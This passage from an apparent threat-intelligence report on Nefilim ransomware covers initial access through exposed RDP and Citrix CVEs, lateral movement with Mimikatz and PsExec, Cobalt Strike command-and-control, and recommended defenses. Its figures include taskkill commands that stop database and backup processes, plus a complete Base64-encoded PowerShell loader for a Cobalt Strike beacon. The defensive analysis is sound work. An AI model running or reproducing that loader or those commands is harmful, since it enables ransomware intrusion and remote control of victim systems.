In terms of how Nefilim actors gain access, externally facing infrastructures present attackers with potential inroads to internal corporate networks, especially when such infrastructures are not fully secured. In the case of Nefilim ransomware attacks, our investigations uncovered the use of exposed RDP services and publicly available exploits to gain initial access — namely, a vulnerability in the Citrix Application Delivery Controller (CVE-2019-19781).[24] After gaining initial access, Nefilim attackers start by downloading additional tools on a web browser. Among the files downloaded are a Cobalt Strike beacon, which is used to establish a remote connection to the environment and execute commands;[25] the Process Hacker tool used to terminate endpoint security agents;[26] and Mimikatz, which is used to dump credentials.[27] In one case that we analyzed, actors initially attempted to deploy an unsigned Cobalt Strike beacon, which was detected by the antimalware agent running on the server. The actors persisted, returning several days later with a signed beacon, which was once again detected. The next section describes the group's lateral movement approaches and the tools and techniques that they have used.

In order to run certain tools as administrator, the actors took advantage of an unpatched vulnerability in CVE-2017-0213,[28] a Windows Component Object Model (COM) elevation of privilege (EoP) vulnerability that was discovered by Google Project Zero[29] and fixed by Microsoft in May 2017. The fact that a patch has been available for this vulnerability for several years now also demonstrates the importance of timely patching, not only for critical vulnerabilities that tend to get more attention in the media, but any vulnerability that would allow attackers opportunities to compromise infrastructures.

At this point, the attackers have landed inside the victim environment. They have downloaded a tool that enabled persistent remote access to the system and have become ready to pivot to other areas of the network.

The following table lists the initial access methods that we have observed based on our analysis of Nefilim so far. We also call out methods that are commonly used by similar ransomware groups, but to date, have not been specifically observed to be used by Nefilim.

MITRE ATT&CK TTPs

Tactic	Technique	Observable
Reconnaissance	Active scanning: Vulnerability scanning T1595.002	Attackers actively scan for internet-facing hosts that are vulnerable to recently disclosed exploits. Indicators of compromise are provided in the appendix.[30]
Initial access	T1133: External remote services	Attackers gain initial access using valid accounts that have been exposed via services such as RDP, VPN, Citrix, or similar services.
Privilege escalation	T1068: Exploitation for privilege escalation	Attackers exploit known vulnerabilities to elevate privileges to perform administrative actions or actions requiring elevated privileges. (See Appendix)
Credential access	T1003.001: OS credential dumping: LSASS memory	Attackers dump and use credentials to gain access to additional parts of the internal network after gaining initial access. It is also subsequently used for lateral movement. Look for evidence/artifacts indicating the use of such techniques.
*** Credential access**	T1110.003 Brute force password spraying	Attackers use commonly abused passwords across different accounts. Anomalies with respect to authentication success or failure events can point to password spraying attacks.

Tactic	Technique	Observable
*** Credential access**	T1110.003 Credential stuffing	Attackers leverage credentials obtained from data breaches to gain successful access, particularly where credentials are reused across different accounts. Such attacks can be detected through anomalous authentication failures or other techniques like location or activity or statistical anomalies.

Table 1. Initial access methods of Nefilim actors and other commonly used methods by similar ransomware groups

**Commonly used TTPs but have not been observed in our Nefilim investigations*

Recommended Defenses: Preventing Ransomware Attacks by Mitigating Vulnerabilities

Internet-facing systems like VPN servers are directly exposed to untrusted networks and are at greater risk. Organizations can prevent ransomware attacks by mitigating vulnerabilities in internet-facing systems. In addition, attacks against internet-facing assets should also be secured through regular patching and the robust implementation of access controls. Solutions that provide virtual patching or vulnerability shielding can defend organizations against known and unknown vulnerabilities while avoiding work-related disruptions.[31]

Shielding the Network Perimeter From Exploits Used in Ransomware Attacks

Intrusion prevention systems (IPS) provide a layer of protection by shielding potentially vulnerable infrastructure through generic and specific filters from exploits that are used in targeted ransomware attacks. IPS can provide rapid protection ahead of patch availability or patch deployment. This is particularly important with targeted ransomware attacks, wherein attackers quickly capitalize on newly discovered vulnerabilities or poorly secured infrastructure.

Additionally, the mining of IPS logs can unlock a wealth of actionable intelligence such as exploit usage and attacker infrastructure. Having high central visibility over these logs can help spot the initial stages of an attack.

Network and Vulnerability Scanning

Defenders should maintain an inventory of all exposed services, including ports and software versions, across the corporate perimeter and mitigate risks as required. Periodic scanning for exposed services and vulnerabilities provides visibility on potential inroads to the network. Subscribe to security feeds from appliance and system vendors to ensure the timely mitigation of vulnerabilities.

Account Security

A least-privileged administrative model should be implemented. Organizations should provide users with the least permissive roles possible that would still allow them to accomplish their jobs or functions. On top of this, strong authentication systems such as multi-factor authentication (MFA) and conditional access for all users must be deployed.

Defenders also need to segment accounts into non-privileged, privileged, and highly privileged. It should be noted that the use of highly privileged accounts should be limited as much as possible and should only be used from select hardened machines.

Incident Response

Targeted ransomware attacks like Nefilim often utilize data that has been exfiltrated by information-stealing malware. Security teams should perform comprehensive IR investigations in the aftermath of an information-stealing malware infection. Compiling the full kill chain and root cause analysis provides important lessons in the learning phase of the IR life cycle to prevent reoccurrence.

On the detection of malware like those mentioned in Figure 6, predetermined procedures called playbooks can be used to ensure a consistent and comprehensive response to mitigate the latent threat posed by loaders and information stealers. A common defender mistake is to assume that an IR ticket can be closed upon the removal of early-stage malware files in the system. The exfiltration of sensitive data like credentials or the dropping of additional payloads and subsequent lateral movement could be missed in this case. We recommend that for any malware detected in an incident, defenders should read security reports and research to see if the malware variant in question is commonly used as an early part of a larger kill chain. If so, defenders should assume that the later stages of the kill chain may have already been deployed and they should be investigated and neutralized.




Figure 6. A non-exhaustive diagram that features the relationships between malware loaders and the final ransomware payload at the time of writing

Cross-Layered Detection and Response

It is becoming increasingly commonplace for organizations and enterprises to use multiple security layers to detect and block threats from email, endpoints, servers, cloud infrastructures, and networks. Though these perform their function well, the disparate layers can result to siloed threat information and an abundance of uncorrelated alerts. These can deter the proper and efficient remediation of threats.

Organizations can benefit from a threat defense platform that provides a correlated and comprehensive view of threats. This provides organizations with streamlined alerts of all pertinent threat-related activities that will allow them to investigate and launch a complete defense plan.

Visibility over the entire infrastructure including emails, networks, endpoints, on-premise servers, and the cloud is key to defending organizations against targeted ransomware attacks. Managed XDR solutions can give IR teams a broader perspective and provide better attack-centric context to the chain of events from a single dashboard. These tools help facilitate faster detection and complete remediation against multi-stage attacks like those seen in Nefilim ransomware attacks.

Lateral Movement and Privilege Escalation

Once the attackers have gained a foothold into the network, they will attempt to perform host discovery activities to find even more hosts to attack and compromise. Lateral movement is the process by which an attacker tries to use a compromised system or systems to find others to which they can gain access. To avoid detection, attackers will often weaponize tools that are built-in or are commonly used by administrators, a tactic that is otherwise called "living off the land."[32]

PsExec is one of the most popular tools attackers use. It is a tool created by Microsoft's Sysinternals group and meant for legitimate purposes such as launching interactive command prompts on remote servers.[33] However, attackers abuse PsExec to execute programs on remote systems with credentials that have been harvested either via the lateral movement phase or pre-ransomware attack phases.[34] The tool is used to execute a batch script containing a list of commands that stop certain running services and processes from running. Ransomware actors would not be able to encrypt the files that are locked by certain processes and services, hence, they use PsExec to stop these from running.

The use of PsExec, a legitimate tool commonly used by system administrators, has been observed during Nefilim infections to launch taskkill.exe on remote machines. This would effectively stop processes that might alert the victim to an attacker's activities. In multiple cases, PsExec has been observed being used to stop a Simple Network Management Protocol (SNMP) daemon, backup services, and other services. It has also been used to stop certain running services and processes in order to avoid access violations when encrypting files locked by those processes. PsExec is used to execute a batch script containing a list of commands. These commands stop certain running services and processes in order to avoid access violations that could prevent the ransomware from encrypting the files locked by those same running processes and services.

C:\Windows\system32\taskkill.exe	Process	/im dbeng50.exe /f	df3a0f49f9310b401fa5c2fe35c086dfa3018dba	C:\Windows\System32\cmd.exe	8dca9749cd48d286950e7a9fa1088c937cbccad4
C:\Windows\system32\taskkill.exe	Process	/im dbsnmp.exe /f	df3a0f49f9310b401fa5c2fe35c086dfa3018dba	C:\Windows\System32\cmd.exe	8dca9749cd48d286950e7a9fa1088c937cbccad4
C:\Windows\system32\taskkill.exe	Process	/im encsvc.exe /f	df3a0f49f9310b401fa5c2fe35c086dfa3018dba	C:\Windows\System32\cmd.exe	8dca9749cd48d286950e7a9fa1088c937cbccad4
C:\Windows\system32\taskkill.exe	Process	/im dbeng50.exe /f	df3a0f49f9310b401fa5c2fe35c086dfa3018dba	C:\Windows\System32\cmd.exe	8dca9749cd48d286950e7a9fa1088c937cbccad4
C:\Windows\system32\taskkill.exe	Process	/im dbsnmp.exe /f	df3a0f49f9310b401fa5c2fe35c086dfa3018dba	C:\Windows\System32\cmd.exe	8dca9749cd48d286950e7a9fa1088c937cbccad4
C:\Windows\system32\taskkill.exe	Process	/im encsvc.exe /f	df3a0f49f9310b401fa5c2fe35c086dfa3018dba	C:\Windows\System32\cmd.exe	8dca9749cd48d286950e7a9fa1088c937cbccad4

Figure 7. Triggered *taskkill.exe* to end select processes

Windows PowerShell, a management framework system administrators use for automating tasks, is another common tool that attackers abuse because it is a powerful open-source and cross-platform platform.[35] We observed how cybercriminals abused a PowerShell command to drop a Cobalt Strike beacon in one of these attacks from 2020.[36] The command uses the *FromBase64String* function to decode a Base64 blob. When manually decoded, it matches a PowerShell Cyberchef decoder recipe on GitHub that can extract Cobalt Strike shellcode.[37] This technique has been observed being used with multiple ransomware families, including all of the Nefilim attacks that we have analyzed.

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAK1WbXPaOBD+HH6FPmTG9gQoCWkSepOZ8o45ICQmCS1lGCHLxGAskGSDafvfb2VjSq/
JXWfuMsNElnZXu88+uyuLypwluUtkl9kU5Z4oFy7z0UUmc1pjpkS36KOWcQKfSLWtFpMZlZMVZ2SCbZtTIdDXzEkfc7xE+mmI+WTJ7MCjWRR/
KEFqB5waJyeZk3gr8AV26MTH0g3pZEnlC7MFXKSPyqtVjS2x648/fKgGnFNfJt/5JpVlIehy6rlU6Ab6hp5fKKe5u+mcEom+otNJvumxKfb2YlEVkxcIqOzb6qzDCFYR5K2V50pd+/JFM0a583G+vg6wJ3TNioSky7zteZqBvhvqwkG0orrWdQlngjky/+z6xYv8Y+x9L3a+m/
iuGfvIZisMcbwdpLKa6OgaLPuATTnBUMuikbpvNB6jjwdvHgJfukuaN31JOVtZlIcuoSLfwr7t0QfqgJomIH3+TDPACU5lwH2U+gJ6IVtQ/dQPPC8Ldke/
a3es9+gmBfd3lfRjJZDqS25k95z4HTi6MW8ScxDOL94fkcuAv18IZmS+Z16hqk09OsOSTiTge8TVzMnJKF5SiEfvM+HGereokEVdcAJLxiOVzgEPqDH+kZ/k2lRTZN80dJ5q7XWS9CR+3KLRE3PtcebEyOzZo/
Yn08D1bMrV+dvVUKOO69Na5OOlS1LC66/ljDoejfHIp2I98FPX9gfUru3R0RSgo1/V6ktXHnQriXNlAnkX4BVQwvjZmSSHumb6XboE/
JJvoOmpA2VGU+l9aUXp7epbcbnqYSGyqB9AnZMssij2qJ1FZV+4+6NyIFm81H642w086RIsZGpubLwC6f7qKvOhYgIC2QUYBtaKEhd7CpUsark2rUSWO0td0F7FpIo9D0oOLIWQE9hRWFhScYbb2b/
zw8hbVJrLlUeXIB13oYaHZ9Bz9hUV0w3PqK39g9tpnSRFobBKQTpyGghgeUxm0ZPLJfQ1LfsL8f6bez+3mJ/crHK6T6QeF+KoEklVLrEkUcPl9oBljByXgFqDs2UFC3p1acVtTNeKN8HajLrz+yverIeN1rpVH8AvhF9x3ah3Ou2HVeWhQ+rBXb9VaDvm/
U3tMtgEZjCoFIqNAsjt1s26Y4Z37NN5sLw8t1dm2IM9cb1uiZoZ1sqtizVrXM3c0t5Oon8/3ZxPh2bjetpsXLaeREPJt8yw0lhXSwzW78ywytqgd3O18isb+5LW21d02CGboryheLaN/nw6qwe99qeCmHchBqu0I+1qr20W5PVLsdYs9j/
vIibmZtR7Xw9WEVmI+SIicyu6G7QjkFssPMuqbK2Lz4N3fYeU/DvW29hts9joVAtburF3F6ugNxw8LuaWBfJXvMHuHv21aM4urYANNySE/XPLsrc2BBYOo0/FPmb2huzi/ahbg7uPzwAfUlw3b1oQl1+JOnztEsCctLpR5yXqW7FNux7OL5xrB/
wvWGfP56tWi5TWIH/1ElYigS89srBKd8+z4ZCU5LZV2fU7pLcjxVbpXW1YGlher+mcV4b3nv382NpWGotG1dzVh/aTuFWschiHObFVvfcPBP9znkQH3gBbgIhq/+zMUP37cDI63Y7TeXv4zk23YK34XnEwPgnxEfPeGmJdzMUL9oCRMIjSNtJgvLEfJ33mKg1df/
0FtKDcpx68DuD9kBZf2fMYUQPwjUkE4zgZkmNoMo+wLF68ujLQQRCmXhLTNHCceEjsI0xnZSr44cNnCC97BGKH+jP5kkWFbbFQKKj/lwUj8/uwVNkq0g/msmpIHnlyfJMX32Ts0eeBv6T/YwJ+uvTfoVXgxXP2AF3s0Ot4GRntYyZjOuhoX7g7eEXSNbqJuSck5jI3Z1N4csY9VD/
FBjLrQ3SK0XeUg/DKongB704+C1RDRckz+hvaYDdR/IYeKKHwDMq12RRYSmEuKtOxESUMe38BQqfqm5cLAAA="));IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Figure 8. The Base64-encoded Powershell

Mimikatz[38] is another tool that we have seen in a few Nefilim infections. Mimikatz is a popular penetration testing and Red Team tool that dumps plaintext passwords, hashes, Kerberos tickets, and other sensitive information from memory.[39]

In some cases, plaintext passwords are stored as variables in memory. Even if it only stores the hash of the password, there are ways to crack those hashes offline with tools such as hashcat[40] or John the Ripper (JtR).[41] It can also be used to utilize cracked passwords or tickets in pass-the-hash (PTH) attacks,[42] which is a common technique used to gain access to other systems within the network. While this tool is popular, there is no major legitimate purpose necessitating system administrators to deploy this tool in their systems. Mimikatz is also a tool that can be used for privilege escalation, which means that the attackers are looking for higher permissions on the system than the ones they have currently compromised.[43] This most commonly occurs if a service or a user with higher privileges is logged into a compromised machine, which can cause their passwords to still be in memory and possibly be extracted. Attackers can use unprivileged access to enter and explore a victim network, however, they would require elevated permissions to proceed with their intended objectives.[44]

Timestamp	Path	Detection
08/03/2020 20:54	C:\logs\x64\ProcessHacker.exe	PUA.Win64.ProcHack.C[45]
08/03/2020 20:54	C:\logs\x64\kprocesshacker.sys	PUA.Win32.ProcHack.B[46]
08/03/2020 20:54	C:\logs\x64\peview.exe	PUA.Win64. ProcHack.B.component[47]
08/03/2020 20:54	C:\logs\12.log	HS_MIMIKATZLOG.SM
08/03/2020 21:09	C:\logs\12.log	HS_MIMIKATZLOG.SM
08/03/2020 21:46	C:\Users\[redacted]\Downloads\1.log	HS_MIMIKATZLOG.SM
08/03/2020 21:46	C:\Users\[redacted]\Downloads\1.log	HS_MIMIKATZLOG.SM

Table 2. The tools an attacker dropped in our investigation

Note: Host information have been redacted

In a few cases, we have also observed the use of a tool called AdFind that searches the Active Directory for setup attributes[48] that can include computers and users who are part of the Active Directory domain. While system administrators can use this tool, other similar tools are considered suspicious. One of which is **BloodHound**, an Active Directory visualization tool that can help identify different attack paths and understand the properties of the Active Directory.[49]

While Cobalt Strike uses multiple beacons to communicate to and from the command-and-control (C&C) servers, we have seen Nefilim actors using DNS, HTTP, or HTTPS protocols. Attackers typically deploy Cobalt Strike in strategic places on the network, such as important systems to which the attacker knows they will need extended access. Most often, these are servers and not workstations. Attackers can also avoid detection by using DNS beacons, which provide an inconspicuous — albeit slower — transmission of files and other items for exfiltration.[50] Because of this, we have also seen in many cases the use of MegaSync, a cloud-based synchronization application of the infamous MEGA cloud storage service, to exfiltrate data.[51] In some cases, attackers have used HTTP or HTTPS beacons as opposed to DNS beacons, which allows for faster data exfiltration. This is possibly why we might not always see both DNS exfiltration and MegaSync in the case of Nefilim.

Table 3 lists the tools that we have observed being used in lateral movement and privilege escalation. However, it should be noted that ransomware actors are not limited to these tools. Attackers use tools based on the environment being compromised and what tools they think they can run without getting caught.

MITRE ATT&CK TTPs

Tactic	Technique	Observable
Lateral movement	T1550: Use alternate authentication material	Attackers can use Mimikatz to dump hashes, tickets, or plain text passwords.
	T1570: Lateral tool transfer	Attackers can deploy tools within systems to aid in lateral movement. This includes tools such as PsExec, Bloodhound, and AdFind.
	T1018: Remote system discovery	Cybercriminals can abuse tools like AdFind to collect Active Directory information and map out the infrastructure to find more targets.
Privilege escalation	T1068: Exploitation for privilege escalation	Attackers can exploit known vulnerabilities to elevate privileges and perform administrative actions or actions requiring elevated privileges. (See Appendix)

Table 3. The tools used in lateral movement and privilege escalation

Recommended Defenses: Preventing Ransomware Attacks by Blocking Lateral Movement and Privilege Escalation

Defending systems against the lateral movement and privilege escalation phase of a modern ransomware attack can be difficult. This is because attackers are more likely to abuse legitimate tools that administrators regularly utilize. In this attack phase, ransomware actors have already gotten inside the network and are starting to look for other hosts to compromise. And though it is possible for the time between the initial breach and the lateral movement phase to be lengthy, once the lateral movement phase starts, most actors tend to work more quickly knowing that their risk of discovery increases. During this stage, attackers will prioritize moving between hosts. Modern ransomware actors operating the same business model favored by the Nefilim group will start exfiltrating data.

Network Segmentation and Micro-Segmentation to Inhibit Lateral Movement and Support Security Monitoring

Attackers looking to extort victims through data theft and destruction with ransomware must first move around the network to discover sensitive data. Making lateral movement more difficult for an attacker slows them down and increases the chances that they will be discovered through effective security monitoring.




Figure 9. A diagram showcasing the differences in security between a flat network and a segmented network




Figure 10. A diagram showcasing the differences between network segmentation and micro-segmentation

Organizations can benefit from segmenting office and server networks to effectively limit an attacker's scope of compromise. This can be done by micro-segmenting information systems, using properly defended management networks to protect underlying administrative interfaces on network infrastructure, and employing virtualization and cloud infrastructures.

Intrusion Detection Systems

Intrusion detection systems (IDS) can help detect malicious activities and aid security operations in tracking anomalous events after attackers have gained initial access to a system. IDS sensors can detect attackers leveraging compromised users, unknown malware, exploits, or covert C&C channels at the network, cloud, and endpoint, and server layers.

Multi-Factor Authentication

Employing multi-factor authentication (MFA) is a good way to limit the reuse of comprised credentials that may have already been stolen or collected by attackers from data breaches.[52] Attackers who have access to accounts that are being used in multiple machines and are running without MFA will be able to log in, execute commands, and pivot to more machines. This allows attackers to more easily perform lateral movement inside the network. It should be noted that security best practices must be followed when using local authentication methods, such avoiding the use of the same password on multiple machines and limiting the use of any administrative accounts if the built-in administrator must be enabled.

Calling Home and Exfiltration

As discussed in the previous section, Nefilim-associated actors frequently use the commercially available software Cobalt Strike after they have successfully compromised an organization's network. Cobalt Strike is a versatile post-exploitation penetration tool that allows penetration testers, red teams, and unfortunately, attackers, to further attack the network, control the compromised system, and exfiltrate interesting data. For this to work, Cobalt Strike beacon is run on or injected into the compromised system.

When the software is abused for nefarious purposes, the beacon will connect back to the Cobalt Strike C&C server that an attacker controls. The callback can be achieved using several protocols, including HTTP, HTTPS, and DNS, as we have observed in the Nefilim attacks that we have analyzed. The attacker can connect to the team server component of the Cobalt Strike server, by default on port 50050/TCP. When this happens, the attacker can have a convenient overview of all compromised systems and the capability to remotely execute attacks. Our analysis of Nefilim attacks points to evidence showing that the attackers are connecting to different Cobalt Strike C&C servers through residential IP addresses, indicating that those have been compromised as well.




Figure 11. A screenshot of the Cobalt Strike management interface.

Image source: www.cobaltstrike.com

We have also seen different clusters on the internet hosting Nefilim-related Cobalt Strike C&C servers. The actors have a preference for hosting companies in various countries including Bulgaria, the UK, the US, and the Netherlands. Other Nefilim-related Cobalt Strike C&C servers are hosted through small bulletproof web hosting services created by various shell companies. These might belong to one bigger bulletproof hosting company. As far as we can tell, there are dozens of these shell companies, with their assigned IP ranges mostly being used for nefarious purposes. Most of these shell companies have been in business for several years and thus can provide stable bulletproof hosting for bad actors. Some of the shell companies seem to be set up almost exclusively for hosting Cobalt Strike beacon C&Cs, large scale internet scanning (including the scanning of Citrix servers), and in one case, the clear-web back end for a Tor-hidden website in which Nefilim actors post data stolen from their victims.

Based on our observation, Nefilim actors make use of at least three different kinds of bulletproof hosting services. Apart from a Tor-hidden server that is used to leak stolen information from victims and the small IP ranges belonging to small shell companies, Nefilim also makes use of the so-called fast flux hosting. The front end of the clear-web website corpleaks[.]net, where attackers upload information stolen from victims, is hosted on a fast flux network. This means that the front end regularly changes its IP address. The same was true for the affiliate website of Nemty operators. The RaaS back end of Nefilim, which hosts the real content, is hosted through a fast flux network to keep it from being taken down for an extended period of time. We are confident that we have identified the back-end server of corpleaks[.]net, however, it is hosted by one of the small shell companies that offers bulletproof hosting.

One remarkable thing that we have discovered is that Nemty's websites, which were hosted on fast flux networks, consistently shared front-end IP addresses with websites of the infamous slilpp[.]io actors for more than one year. The slilpp[.]io actors specialize in the large-scale stealing and selling of financial assets. Whether sharing the same kind of fast flux front-end servers is merely coincidental or otherwise is part of our ongoing research.

